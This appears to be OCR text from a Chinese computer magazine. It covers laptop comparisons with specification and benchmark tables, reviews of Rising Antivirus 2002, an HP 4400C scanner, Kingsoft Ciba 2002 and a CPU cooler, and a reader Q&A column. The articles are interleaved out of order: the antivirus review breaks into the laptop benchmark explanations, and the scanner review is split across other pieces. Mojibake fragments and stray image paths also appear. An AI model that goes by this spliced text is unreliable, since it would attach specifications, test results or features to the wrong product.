HP omnibook500外表色彩以深灰及浅灰色调搭配而成，虽然色彩变化不多，但多变的色彩线条、铝镁合金的材质以及不同于其他笔记本的幽蓝色指示灯，使这款笔记本电脑显得高贵不凡、气质独特，十分符合HP传统PC大厂的风范。在配置规格上，这款笔记本电脑采用了同样具备Speedstep低功耗技术的英特尔Mobile PentiumIII700MHz专用移动处理器及128MB SDRAM的大容量内存，最大可扩充到512MB容量，完全满足目前最新的操作系统对硬件配置的要求。




HP omnibook500堪称超薄型笔记本电脑的设计典范，机体的长宽高尺寸分别为221mm×279mm×25mm，重量为1.6kg（底座为0.75kg)，可携带性一流。它采用了高品质的12.1英寸TFT LCD，可视面积大，色彩艳丽，字符显示清晰。

该机的外部设备扩展是通过配套销售的设备来实现的，可扩展性能出色，除了传统的串并端口和PS/2鼠标口外，还包括VGA显示接口、内置调制解调器接口、2个TYPE Ⅱ或1个TYPE Ⅲ插槽、红外线口、USB接口、麦克风和线路输出，大部分接口都处于扩展座的后端。另外还包括一个软盘驱动器和24速CD-ROM。

在易用性方面，这款笔记本电脑还提供了快捷键控制的CD播放，可不开机直接通过简易操作和扩展座的正面前端两侧配备的立体扬声器来欣赏音乐。此外，这款笔记本电脑的鼠标没有采用传统的触控式，而是选用了更为流行和便利的Track Point触控方式。

此款笔记本的工作热源主要是在触控鼠标右下方，由于机器的散热设计及效果一般，我们在长时间使用后能明显感觉到热量，略感不适。

Samsung NV5000-P750



Samsung NV5000-P750色彩以铝镁合金的银蓝色和仿木纹的香槟金色组成，雍容华贵。在配置规格上，这款笔记本电脑采用支持Speedstep低功耗技术的英特尔Mobile Pentium Ⅲ 750MHz专用移动处理器及192MB SDRAM的大容量内存，出色的配置完全能够满足目前最新的操作系统对硬件配置的要求。

Samsung NV5000-P750也是超薄型笔记本电脑的设计，机体的长宽高尺寸分别为273mm×227mm×21mm，重量为1.37kg(底座为0.75kg)，可携带性更为出色。它采用了高品质的12.1英寸TFT LCD，可视面积大，色彩艳丽，字符显示清晰。笔记本电脑的左右两侧还配备了立体扬声器。



该机的外部设备扩展和HP omnibook500 F22168W一样是通过配套销售的扩展设备来实现的，除了传统的串并端口和PS/2鼠标口外，还包括VGA显示接口、内置调制解调器接口、2个TYPE Ⅱ或1个TYPE Ⅰ插槽、红外线口、USB接口、麦克风和线路输出，大部分接口都处于扩展座的后端。我们注意到这款笔记本电脑提供了IEEE1394端口，大大加强了视频影像设备的传输能力。

Samsung NV5000-P750的工作热源主要是在触控鼠标右下方，机器的散热设计及效果不错，我们在长时间使用后能感觉到它只是稍微有些温热。

规格		STMAP 3150	紫光7510EC	紫光6520EC	HP omnibook500 F22168W	Samsung NV5000-P750
微处理器		Intel Mobile Pentium Ⅲ850MHz	Intel Mobile Pentium Ⅲ850MHz	Intel Pentium Ⅲ 750MHz（FC-PGA）	Intel Mobile Pentium Ⅲ700MHz	Intel Mobile Pentium Ⅲ750MHz
主控制芯片组		Intel I440ZX	SIS 630S	SIS 630S	Intel I440BX	Intel I440BX
内存	标准容量	128MB SDRAM	128MB SDRAM	128MB SDRAM	128MB SDRAM	192MB SDRAM
	最大扩充容量	512MB SDRAM	256MB SDRAM	256MB SDRAM	512MB SDRAM	320MB SDRAM
存储设备	硬盘容量	20GB	20GB	20GB	20GB	20GB
	软驱	内置3.5 1.44MB	内置3.5 1.44MB	外置USB 3.5 1.44MB（可选）	内置3.5 1.44MB（扩充座）	内置3.5 1.44MB（扩充座）
	光驱	8X DVD-ROM	24X CD-ROM	24X CD-ROM	24X CD-ROM（扩充座）	8X DVD-ROM（扩充座）
显示器	尺寸类型	13.1 TFT LCD	13.1 TFT LCD	13.1 TFT LCD	12.1 TFT LCD	12.1 TFT LCD
	最大分辨率	1024×768 16Bit色	1024×768 16Bit色	1024×768 16Bit色	1024×768 16Bit色	1024×768 16Bit色
视频处理	显示单元	ATI RAGE128	SIS630S	SIS630S	ATI RAGE128	S3 savage IX
	显存	8M	8M（共享）	8M（共享）	8M	8M
音频		3D Stereo Sound system	AC97	3D Stereo Sound system	Sound Blaster Pro	PCI ES1980
扩展接口(PCMCIA接口)		Type Ⅱ×1	Type Ⅱ×2 或Type Ⅲ×1	Type Ⅱ×1	TypeⅡ×1	Type Ⅰ×1 或Type Ⅱ×1
Fax/Modem		内置56K（V.90）调制解调器	内置56K（V.90）调制解调器	内置56K（V.90）调制解调器	内置56K（V.90）调制解调器	内置56K（V.90）调制解调器
网卡		内置10/100M网卡	内置10/100M网卡	内置10/100M网卡	内置10/100M网卡	内置10/100M网卡
标准接口		USB×1、红外线口，RJ11、RJ15、VGA DB-15、PS/2、EPP/ECP	USB×2、红外线口，RJ11、RJ15、VGA DB-15、PS/2、EPP/ECP、RS232	USB×2、红外线口，RJ11、RJ15、VGA DB-15、PS/2、EPP/ECP	USB×2、红外线口，RJ11、RJ15、VGA DB-15、PS/2、EPP/ECP	USB×2、红外线口，RJ11、RJ15、VGA DB-15、PS/2、EPP/ECP、IEEE1394
电池		锂电	锂电	锂电	锂电	锂电
物理属性	重量	2.2kg	3.0kg	2.8kg	1.6kg（底座为0.75kg）	1.37kg（底座为0.75kg）
	尺寸(长宽高)	306mm × 232mm × 32mm	308mm×249.5mm×38.5mm	304mm×253mm×36.5mm	221mm×279mm×25mm	273mm×227mm×21mm
	鼠标	触控板	触控板	触控板	Track Point	触控板
	价格	12900元	13900元	9999元	24888元	21800元

怎样测试

我们的测试主要是通过PC Magazine的专门测试软件来进行性能鉴定，包括对系统的整体和各子系统性能进行测试，我们的每项测试都要运行三次，如果三次测试的成绩误差大于3%，则重新测试直至稳定。在测试

软件时，每次测试我们都会重新启动电脑和整理硬盘，以保证测试的最佳优化。考虑到笔记本电脑的特殊性，我们将电源管理状态设为最佳性能，使用BatteryMark4.01来测试电池的持续使用时间，该项测试时，关闭Speedstep选项。要说明的是，在这样的测试环境下，电源的使用时间肯定比实际使用的时间短。当然，在看这些性能数据时，应该同时也要依照笔记本电脑的配备来决定好坏。

我们先把送测的笔记本电脑的硬盘用FAT32将所有的硬盘空间分割成一个，因为硬盘的密度对数据读取速度和对整体性能的表现有举足轻重的影响。

电脑的内存对性能的表现也是相当重要的。尤其是现在的一些作业系统或是应用程序都需要一定的系统内存才能有高水准的性能表现。若是内存少于程序或作业系统的要求，虽然可以运行，但性能的表现就会受到很大的影响。当然，从另一方面来说，增加内存可以使电脑整体的性能提升，但这并不是绝对的，所以消费者在选购笔记本电脑时不要单一要求处理器的高主频或高容量内存，应同时也要注意处理器与内存的搭配是否能达到最好的性能。我们在测试时就依厂商送来时的内存容量直接做性能测试。

电池的使用时间一直是选购笔记本电脑的指标之一。笔记本电脑的厂商一直在电池的使用持久上做改进。但要说明的是，电池的持续使用时间的长短与性能没有绝对的关系，千万不要以为电池的使用时间短就是性能差。

最后要再次提醒各位读者，笔记本电脑的性能测试并没有一个绝对的标准可遵循，我们所测试的项目都是以一般消费者在选购笔记本电脑时会考虑的指标为主，比如处理器的性能、电池的使用时间、硬盘的性能等等。测试出来的数据可给消费者在选购时提供一个参考依据。

测试	STMAP 3150	紫光7510EC	紫光6520EC	HP omnibook500 F22168W	Samsung NV5000-P750
Business Winstone2001	30.4	28	25.4	26.3	30.2
Content Creation Winstone2001	29.6	26.4	24.5	25.4	33.2
WinBench99 2.0					
Business Disk WinMark99	4010	3750	3100	3750	3973
High-End Disk WinMark 99	12400	11900	9470	12200	12400
Business Graphics WinMark99	196	227	184	191	200
High-End Graphics WinMark 99	633	715	640	568	566
CPUMark99	72.4	66.3	55.6	63.6	66.3
FPUMark99	4500	4340	3300	3810	4010
BatteryMark4.01	2小时51分	2小时40分	2小时40分	2小时22分	2小时35分

对各测试软件数据的说明：

Business Winstone2001 V1.0

Business Winstone2001 V1.0的得分体现了系统在实际商业应用下的性能，该套软件记录系统运行每个指定程序脚本的时间，然后将这个时间转换为相对于一个基准机器完成相同脚本时间的分数。这个得分是ZD以PⅡ333MHz、64M的机器上的性能作为参考对象得到的，其得分设为10分，最后我们看到的是一个相对得分，而不是时间单位。这个得分当然是越高越好。在该项测试中，STMAP 3150的笔记本电脑测试成绩最好，这主要得益于其高达850MHz的处理器主频，Samsung NV5000-P750的主频虽然比STMAP 3150要低，但发挥得几乎同样出色。反观紫光的两款笔记本电脑的性能表现就比较保守，不过在测试中它们的稳定性表现还是不错的。HP omnibook500 F22168W的处理器主频在本次测试中是较低的，但测试性能却不是最低的一个。

Content Creation Winstone2001 V1.0

Content Creation Winstone2001考察的是系统在运行网页制作和其他多媒体应用时的整机性能，这套软件包括6个应用程序脚本。在测试中，Content Creation Winstone2001同时打开多个应用脚本程序，并不断地在各个程序间切换，虽然现在的PC已相当快，但某些操作还是得等待，我们将这些操作称为热点（hotspot），而这些热点正是该测试软件的重点。该测试的得分越高越好。Samsung NV5000-P750的成绩之所以最出色恐怕和它的192M大容量内存有很大的关系，其他笔记本电脑的测试成绩正常。

Business Disk WinMark99 V2.0

商用Business Disk WinMark99反映的是磁盘子系统的性能，它由不同应用程序中的磁盘操作组成测试脚本，磁盘子系统包括硬盘、硬盘控制器、硬盘驱动程序和硬盘的Cache。该测试系统包括几个测试分项来反映磁盘性能，其中包括Disk WinMark99、寻道时间、数据传输率和CPU占用率，最后统一得出分数。在这项测试中明显可以看出各笔记本电脑的主板芯片组对磁盘系统的支持能力，正统的英特尔芯片组性能还是在SiS芯片之上的。

Business Graphics WinMark99 V1.1

Business Graphics WinMark99测试的是图形子系统的性能，包括图形芯片组、显存、驱动程序以及系统内存和总线结构，通过执行数据库、浏览器和任务切换等一系列应用程序进行测试。它的得分以商用Winstone99测试中所使用的大量GDI操作为基础，并对该得分进行标准化处理，以便能够反映用于商用Winstone99测试的基本系统特性。但要说明的是，Graphics WinMark评分和Winstone99评分不同，它通过运行一系列不间断的侧重于图形的测试来生成Graphics WinMark评分，而Winstone99中对图形的测试包含着图形、磁盘及处理器操作。在该项测试中，紫光7510EC的图形性能最好，不过比较令人不解的是，采用同样图形处理芯片的紫光6520EC所表现出来的差异与之相比却较大。STMAP 3150、HP omnibook500 F22168W、Samsung NV5000-P750虽然采用的图形处理芯片包括了ATI和S3两种不同芯片，但性能发挥基本上处在伯仲之间。

E-mail: test@cfan.com.cn

□北京　庞彬

《瑞星杀毒软件 2002》版试用手记

近一段时间以来,电脑病毒这种看不见、摸不着,但能感觉得到的东西实在猖獗,搞得人们精疲力竭,损失惨重。但因此也成全了杀毒软件市场。据最新的报道,今年的应用软件领域,杀毒软件竟占有了40%的市场份额,接近半壁江山了。在几十个厂商的激烈竞争中,我们看到挺立在潮头的仍然是那几张熟悉的面孔。我们已经拿到的《瑞星杀毒软件2002》就是其中的佼佼者。

安装

这款《瑞星杀毒软件2002》安装比较简单,将光盘放入光驱后会自动出现安装界面(图1)。安装过程中的提示也十分明确,而且可以选择多种语言,有些国际化的味道。安装完成后出现主界面,形式简洁,操作方便,易于使用者快速掌握 (图2)。



Í¼1



图 2

功能

一、六项专利技术

分别是病毒行为分析判断技术、文件增量数据分析技术、自动高效数据拯救技术、共享冲突解决技术、实时内存监控技术、NTFS格式DOS支持技术。

二、八个绝招

(1) 查杀未知病毒

对未知病毒的查杀历来是杀毒软件领域中一道难以逾越的障碍，从理论上讲，杀灭所有未知病毒应该说是不可能的事情，但尽可能多发现未知病毒则是可以办到的。瑞星2002版能够在这方面有所突破，应该说是引人注目的，目前能拥有这方面专利的国内厂商还不多见。

CPUmark99和FPU Winmark

CPUmark99反映了由处理器、高速缓存、内存以及它们之间的通道所组成的处理器子系统运行32位代码的能力,而FPU WinMark则反映了处理器子系统进行浮点运算的能力。我们通过CPUmark99和FPU Winmark的得分可以衡量笔记本电脑是否能较好地发挥处理器的能力。测试成绩再次说明了不同芯片组对处理器的支持能力。

BatteryMark4.01

BatteryMark4.01测试软件模拟了笔记本电脑在没有连接AC电源时用户的实际计算习惯,它考察的是一台笔记本电脑的电池使用时间(部分人称之为' 寿命 ")。它通过运行三种分别针对处理器、磁盘和图形任务不同的32位工作负荷引擎来测试。BatteryMark4.01将这些工作负荷混合在一起，并在其中增加了周期性的" 思考 "时间，即间断期，以便模拟用户在使用过程中的间歇状态。该套软件还采用了Microsoft高级电源管理程序,它可以将某些测试进程自动化管理,并且可以提供各种信息提示。由于各笔记本电脑的电池都是差不多规格的锂电,测试成绩也都相差不大,无异常状况。

测试结果

从性能对比来看,Samsung NV5000-P750以其出色的综合性能得到了我们的肯定(虽然STMAP 3150的大多数测试性能好于Samsung NV5000-P750,但它的处理器主频比Samsung NV5000-P750高100MHz),我们将编辑最佳性能推荐授予这款笔记本。至于编辑最佳性价比推荐,我们授于性能不俗而且价格合适的STMAP 3150笔记本电脑。

后　记

其实看需求而选购,一直是购买商品的要点。想要购买笔记本电脑的读者一定要先考虑本身购买的需求。是将笔记本电脑经常携带出门,还是需要绘图功能较强的笔记本电脑等等,这些都是要考虑的因素。

购买笔记本电脑除了比较各品牌的品质及售价之外,最重要的就是实际的操作性,就好像买汽车一样,没有亲自试开过,怎么知道这一部车子合不合适?所以购买笔记本电脑之前,最好先到市场上多看看各式机种,实际用手感受一下键盘的舒适度,考虑滑鼠的触控板是不是会对打字造成影响等。还有笔记本电脑工作后整体的温度一定会升高,在试试键盘舒适度时可顺便感受一下,温度会不会对手掌造成不舒服的感觉。

笔记本电脑的售后服务及维修问题可是相当麻烦,笔记本电脑不是一般台式电脑,要换零件或是升级都相当不方便,每一款笔记本电脑都是各家厂商专利技术的结晶,不要说不同厂商的笔记本电脑彼此的周边产品不相容,就连同一个品牌的不同机型的周边零件有时也是不相容的。在这里我们强烈建议读者们在购买笔记本电脑时一定要选在国内有维修中心的品牌及产品,这样维修的时间和困难可以大幅度减小。CF

HP 4400C 扫描仪使用手记

□倚天 黄宇

扫描仪这种产品现已经深入到我们的生活之中，有了它，我们就可以将生活中的各种照片输入到电脑中制作成电子相册，也可以将各类好看的图片和贴纸输入电脑中制作成壁纸和节日卡片，有了它，还可以通过OCR软件快速地录入文字资料用于编辑和交流。总之，一款扫描仪能为你的电脑增加一双灵活的手，能使你的PC生活更加丰富多彩。

这次我们评测了一款出自名门的扫描仪：HP 4400C（图1）。它的外观为乳白色，典雅漂亮，机器采用USB和并口两种接口方式，这也为没有USB接口的老PC用户提供了使用它的可能。在HP 4400C的前面板上，除了一个电源开关以外，还有四个快捷按钮。它们分别对应着快速扫描、快速复制、扫描至Mail和扫描传真四个功能，这也是为了增强扫描仪的易用性而设计的四个快捷按钮，而对于稍微专业一些的使用者来说，也许用不着它们。随扫描仪一起还配有USB数据连接线、稳压电源连



图 1

（2）全球监测查杀6万种已知病毒

曾经记得《安全之星XP》拥有一个包含6万余种病毒特征的病毒库，这次的瑞星2002版也同样给了我们这样一个保障，那就是已知病毒的漏网率应该是很小的。有全球病毒监测网做后盾，还是比较令人放心的。

（3）前置式无毒收件箱

最近电子邮件病毒的肆虐真是让人谈虎色变。从“梅丽莎”到“尼姆达”、“红色代码”，给电脑带来的伤害逐步升级。瑞星2002版采用网络协议层安全防范技术，即时侦测来自电子邮件的病毒，自动清除后送至用户收件箱，处理信件速度达到80封/秒，确保了用户邮件的安全。同时，该技术还可以有效抵御来自IE浏览时的恶意代码攻击。

（4）智能升级

对于瑞星2002版所称的闪电智能升级，笔者认为还有待于进一步完善。首先给人的感觉是升级步骤比较烦琐，如果是生手可能要耗费不少的时间，尤其是登记信息，没有体现出方便快捷。

（5）高效数据拯救

瑞星2002版采用超容压缩数据拯救技术开发出的数据拯救系统，可以对遭受病毒破坏或是误操作格式化的硬盘数据进行拯救，笔者故意给硬盘制造了一问题，试用了一下，感觉效果还可以，整体上的恢复效率在同类软件中应算不错。

（6）个人防火墙

瑞星2002版在安装过程中会提示用户是否需要安装一个个人防火墙系统（图3），它能够有效控制黑客、木马程序和恶意代码的入侵，保障用户计算机上网后的信息安全。但试用中的一个感觉就是该程序略显“霸道”，在Windows 98操作系统中无法被关闭，这样有时会影响高级用户的某些操作。




图 3

（7）内存杀毒

这可是一项非常实用的功能，以往我们杀灭内存中的病毒，要么需要重新启动计算机，用软盘引导DOS系统，要么必须进入DOS状态，感觉比较麻烦。瑞星2002版则彻底解决了这个问题，在Windows界面中只要将杀毒目标选择为“内存”，然后点击“杀毒”按钮即可（图4），非常简单。



图 4

（8）DOS版本支持NT/2000系统

在DOS杀毒版本中支持NTFS格式硬盘，这是很多用户非常需要的应用，尤其是对Windows NT/2000系统的用户，非常方便。

三、其他功能

实用的病毒隔离系统、支持光盘引导DOS系统、对多重嵌套压缩文件实现病毒查杀、嵌入式引擎杀毒模式等功能，应该说比较全面。

CFan结论

优点：功能全面而强大，有独创性，操作方便，界面友好，杀毒速度快。


不足：网络升级麻烦，个人防火墙功能应更友善。CF

线、保修单和驱动光盘一张，此外还有一个快速安装说明单。快速安装说明单为中英文两种文字的，方便用户最快速地对扫描仪进行软硬件的安装。

笔者使用的是Windows 2000操作系统，在连接了HP 4400C的电源并连接上USB接口之后，操作系统立刻识别出了新硬件。在光盘中给出了驱动程序的位置以后，系统自动地从光盘中拷贝必需的文件，完成硬件驱动方面的安装。但是扫描仪还有扫描界面和应用软件这类软件方面的安装，于是在光盘的指引下，依照提示也完成了几个软件的安装，其中包括HP PrecisionScan Pro 3.1这个扫描界面、HP Scanjet实用程序和HP Photo Printing等一系列的应用软件程序。总之，在软硬件的安装方面，HP的人性化引导安装设计得很好，笔者没有费什么麻烦就顺利地安装成功了。

在扫描时间的测试中，笔者先放进了一张A4幅面大小的宣传彩页，进行了预扫和正式扫描的简单测试，令人惊讶的是预扫（连同预热时间）用了14秒钟，而以默认方式（150dpi）采用真彩色的方式扫描整张A4的图片到Windows的“画笔”中也只用了19秒的时间，而之后测试扫描同样A4大小的灰度级图片也就是18秒钟。从中不难看出HP 4400C扫描仪按照不同色彩方式进行扫描的时间差距非常的小，它对于需要节约时间的商用办公来说也是非常好的选择。

随后笔者用精美照片对这款扫描仪进行了扫描质量的简单测试，照片为中远距离的风景照，测试首先采用了300dpi的扫描方式，得到的图片看上去已经十分的细致了，景物的层次感强，一些暗部细节已经能得到较好的体现了。因为这是一款48位色、1200dpi的扫描仪，因此在HP PrecisionScan Pro 3.1这个扫描界面中，我们可以选择八种不同的扫描分辨率来根据不同的扫描要求而分别进行选择。在“重设尺寸”中用户可以自定义选择扫描区域的大小，还能进行最大600%的放大和最小50%的缩小。在“工具”栏中能对扫描对象进行左右的旋转、镜像翻转处理和锐化效果，而在“高级”选单中还能调节色彩、曝光、黑白，以及进行颠倒色彩与清除网纹的处理。这个扫描界面还带有独特的“自动颜色



Í¼2




图3

调整”功能，HP PrecisionScan Pro会根据图像类型和输出媒体（如打印机）的不同而自动调整颜色。它会使偏灰白色的原件显示为白色背景，扫描图的背景._ .ζ为纯白色时，扫描图中的其他颜色也可能会稍有更改。如果希望扫描的图像与原件精确匹配，用户还可以选择禁用“首选项”中的“自动颜色调整”这一功能。

“HP Photo Printing”是惠普随机附带的照片打印软件，如图所示（图2），通过它可以制作出极具个性风格的照片集来。在连接了打印机以后你就可以打印出这些风格各异的照片集了，无论是珍藏还是赠送朋友都非常有意义。HP PrecisionScan Pro还具有一些简单的照片处理功能，如翻转、色彩调节、剪切、锐化柔化、调整曝光度等（图3）。

“HP拷贝实用程序”是扫描仪的快捷键相关联的应用程序，扫描仪与打印机相连接就可以实现黑白和彩色复印机的功能，通过操作界面可以放大缩小尺寸，可以选择复制的质量，还能选择拷贝数量等，极大地方便了个人用户在复制文档和图片方面的操作过程。

CFan结论

优点：外形优雅，功能强大，扫描质量优异，扫描速度和附带软件令人满意。

不足：应增强说明书的内容和易读性。

推荐：这款产品是中高端的家庭扫描应用和SOHO用户不错的选择。CF

□北京　庞彬

《金山词霸2002》试用手记

众所周知，金山公司近年来陆续推出了一批新生代软件，有些产品的市场反响甚至已经不逊于金山的旗帜软件WPS，其中《金山词霸》应算是佼佼者。最近，《金山词霸》又诞生了最新的2002版本，鉴于其“前辈”的声威，我们真想见识一下这款软件的“庐山真面目”。

超值的赠品

细看产品，首先吸引笔者注意的是里面增加了李阳的《疯狂英语》教学光盘。这个红透英语教学半边天的人物的确对希望学好英语的朋友们很有诱惑力。在安装《金山词霸》前，我先体会了一下英语的“疯狂”，参照着附赠的教材，咱也听、说了几个常用语、客气话。第一感觉就是挺实用的，示范清楚，尤其是盘中的《英语365句》，对想临时抱佛脚的“学者”帮助很大。附加这么一个赠品，还真是个不错的卖点。



图1

方便的安装

学得兴起，差点忘了正题，取出《金山词霸2002》的安装光盘放入光驱，明快的安装界面很快映入眼帘（图1）。安装步骤十分简单，尤其是去掉了曾经有过的几分霸气，更尊重了用户的选择，比如“金山墙纸”，记得过去不知怎的，装上软件后我那“糟糠之妻”的微软墙纸就被不由分说地弄下岗了，后来给了一个选择项也不十分明显，这次给的选择项越发地醒目了，给人的感觉真是大气了不少。总的感觉是“无障碍安装”。当然，对您电脑的软、硬件还是有一定要求的。软件要求Windows 95/98/Me/2000/NT/XP，硬件要求虽然没有详细列出，但笔者认为至少应该是200MHz以上的CPU才能跑起来它所有的功能。当然，声卡、音箱是必不可少的了。

豪华的阵容（图2）

既然自称“词霸”，就应该有令人信服的词汇资源，也就是说，“上知天文，下晓地理，古今中外，诸子百家……应该是包罗万象，无所不知”。不过看了这款软件词库中所包含的词典列表，感觉“词霸”两字的确名不虚传，其中大名鼎鼎的词典就有：


图2

《美国传统辞典》——英文领域中的权威辞书之一，包含96000余词条，二十余万例句。

《现代英汉综合大辞典》——我国第一部集语言文学、社会科学于一身，兼有普通英汉词典和科技英汉词典双重功能的大型英汉辞典。包含23万词条，成语习语7万条，专业词组40万条。

《现代英汉词典》最新版，这可是很多学生的最爱。

《高级汉语词典》，收录了《诗经》、《楚辞》、《论语》、《列子》、唐诗、宋词、四大古典名著以及鲁迅、茅盾、巴金等现代著名文学家作品中的精彩词句。

《朗文综合电脑辞典》，是电脑爱好者必备的计算机权威专业辞典，恐怕也是计算机专业人士最常用的专业英文工具书了。还有其他一些涉及各个领域的专业英汉词典，这里就不一一列举了。但学过英文，买过英文工具书的朋友一定有体会，单拿出其中的哪一本书也是几十甚至上百元的价格。看到这个总字数在2.6亿、专业词条超过730万条的词库，恐怕其权威性就毋庸质疑了。


强大的功能

一、无处不在的词霸

提起嵌入式技术大家应该不陌生，金山公司在今年新推出的很多工具软件产品中都采用了嵌入式技术，使工具软件变成了常用应用程序工具栏中的一个小按键，比如，金山词霸2001中，在词霸运行的时候我们才能进行查词等翻译操作。其实我们更希望在日常的办公中，只要有需要，它就能够随时提供帮助。而现在，《金山词霸2002》在这方面有了长足进步，如果你安装了《金山词霸2002》，那你就可以看到在Office、IE和Outlook等最常用软件的工具栏中自动添加了一个小小的翻译按钮，点击一下，你的这些软件自身就带有翻译功能了。这个功能的另一个优点就是大量节省了电脑的运算资源。

二、体贴的学习功能

生词本（图3）：学过英语的朋友都应该还记得，遇到陌生单词时我们


图3

总要将单词多读、写几遍并记到随身携带的笔记本上，以便复习之用。《金山词霸2002》将我们背单词的习惯做成了一个工具：“生词本”，这是专门为有英语基础的朋友扩充自己的词汇量而设计的小工具，它可以收录你查询过的单词，如果你认为一个单词很重要应该牢记，那么，你就可以把它收录到“生词本”当中，方便查询、记忆。更为实用的是，它还提供了测验及制卡片功能，可让你随时随地温故知新。

□北京　庞彬　PLJ

感 受
清华华天AE-P406 478架构散热器



随着478架构P4 CPU逐渐成为市场的热点，CPU散热器厂商的产品也多了起来。国内散热器生产领域最有名的厂商清华华天公司也在第一时间推出了支持478架构P4 CPU的AE-P406散热器，与海外以及我国台湾地区那些Intel联盟成员相比未落下风。

产品规格	
风扇尺寸	60×60×15mm
额定转速	4000RPM
风　量	18.2CFM
额定电压	12V
散热片尺寸	83×69×36.8mm
重　量	306g
热　阻	0.43℃/W

外观

这款产品首先在外包装上就给人以非常讲究的感觉，虽然会提高些成本，但无疑与散包和粗陋外观的产品相比更让人放心，的确有大厂商的风范。

仔细观察散热器，与同类产品相比，做工方面堪称上乘，用料也丝毫没有偷省之处。铝材强度和韧性不错，27个散热片排列均匀，没有一般产品的宽窄不均及扭曲变形现象。7片扇叶的散热风扇薄而宽大，三角形鳍片设计，这种设计使热量传递比较迅速，而且较好地降低了风阻，使散热效率提高。用手指弹拨一下扇叶，转动均匀，阻尼很小，且没有晃动的情况。在散热风扇和散热片之间有一块铝合金板，可以更稳定地固定散热风扇，以增强风扇转动的稳定性，减小噪音的产生，又可以恰到好处地承载散热器扣具，一举两得。

安装

涂上散热硅脂，将散热器放到CPU上，两者表面接触十分紧密，散热器的两个扣具分别独立安装于左右两侧，将每个扣具扣接到主板上时，应该先将不能活动的一端扣好，再扣有弹性的一端。给我们感觉深刻的一点是，扣具按压手柄设计很合理，宽而有弹性，着力均匀，不用费太多的力气就可完成安装，往常手指硌得疼痛的现象没有发生。

开机后观察这款散热器的运行状态，给我们感受最深的就是风扇噪音非常低，这在我们接触到的所有P4散热器产品中是独树一帜的。通过运行《极品飞车》等大型游戏软件，记录CPU温度始终在41-44摄氏度之间，表现良好。散热器风扇转速始终在4000-4100转/分钟之间，转速不高也是其噪音低的主要影响因素之一，但低转速并没有影响其散热效果，足见其设计还是有可圈可点之处的。

CFan结论

优点：用料实在，做工讲究，安装方便，工作稳定，噪音低。

不足：风量略小。CF

迷你背单词：记得有一句话叫“多次重复形成记忆”，谁不是几次甚至几十次地阅读英文单词才把它记住？“迷你背单词”工具则可以提供一个工具栏进行单词的自动循环播放，你可以在大学英语四、六级、TOEFL、MBA等十多个单词库中，按你的需要抽取词汇进行循环朗读播放，不断加深你对单词的印象，这样，你就可以边写东西边强化自己的英语单词了，不知不觉中就可以完成单词的记忆。

英文写作助手：当我装完《金山词霸2002》后在切换输入法时忽然发现多了一种状态，在输入英文单词时才发现了它的妙用，姑且称它为英文联想输入法吧。这个工具可以在你只键入了一个单词的头几个字母时就自动提示相关的一些单词，这样可以使你在写英文信函和英文报告中不会因为记不全某一个单词的拼写而费尽周折了。

全程化语音技术：由于采用了全球领先的TTS全程化语音技术，金山词霸2002在取词的同时还可以用标准美语进行英文单词和短语的朗读，甚至可以完成英文整句、整段乃至整篇英文的流畅朗读。通过对发音引擎的调整，你还可以按照自己的需要设置朗读的语速、音量和频率。在完成查词的同时，完成对单词语音的学习。试用中感觉其发音标准，阅读句子丝毫没有生涩感。

汉汉和英英的解释：以往的电子英语词典多数只能够提供英译汉或者汉译英的功能，在金山词霸2002里，除了实现了英汉互译功能之外，还提供了汉汉和英英的解释，这极大地拓展了该软件的应用范围。

全面的附录（图4）：在金山词霸2002的附录中保留了上一版本的部首检字、拼音检字、唐诗宋词等内容，新增了中国法律法规库、中美大学名录、全国邮编、长途区号等14项分类信息。我是经常遇到因找不到这些信息而无所适从的情况。这个功能看似不大，其实遇到了问题时真能解燃眉之急啊。



图4

CFan结论

优点：功能强大、权威、使用方便、超值、无论做查询工具还是学习软件，都能令人满意。

不足：对于配置稍低的电脑在听单词、语句发音上可能会有间断问题。帮助文件内容不佳，对初学者指导意义不大。CF



★如何解决在Win98中装Win2000时死机的问题？
★为什么装了128MB内存启动系统时还提示内存不足？
★如何解决系统升级为WinMe后智能ABC输入法不能用的问题？
★如何卸载Win98/2000系统中的某一个？

傻博士信箱

我在Windows 98中安装Windows 2000操作系统，在安装过程中的第一次重新启动后，进入一个有3个选项的菜单，其中第一个是“Enter开始”，第二个是“R恢复”，第三个是“F3退出”，但这时系统就像死机一样，按什么键都没有反应，多次安装都是这样，请问我该怎么办？

答：您在安装时应该注意如下方面的问题：

(1)您在Windows 98下安装Windows 2000时，应该将Windows 2000安装在不同于Windows 98的其他分区中。

(2)在安装Windows 2000时最容易出现的是高级电源管理方面的问题，如果您的主板型号较老，就有可能不支持高级电源管理功能，在安装时会提示按F7键进行安装，此时您应该执行这个操作，这样的后果只是系统无法自动关闭电脑而已。

(3)安装前请用工具软件检测硬盘的物理、逻辑空间，看看有没有损坏的情况，如有，请及时修复。

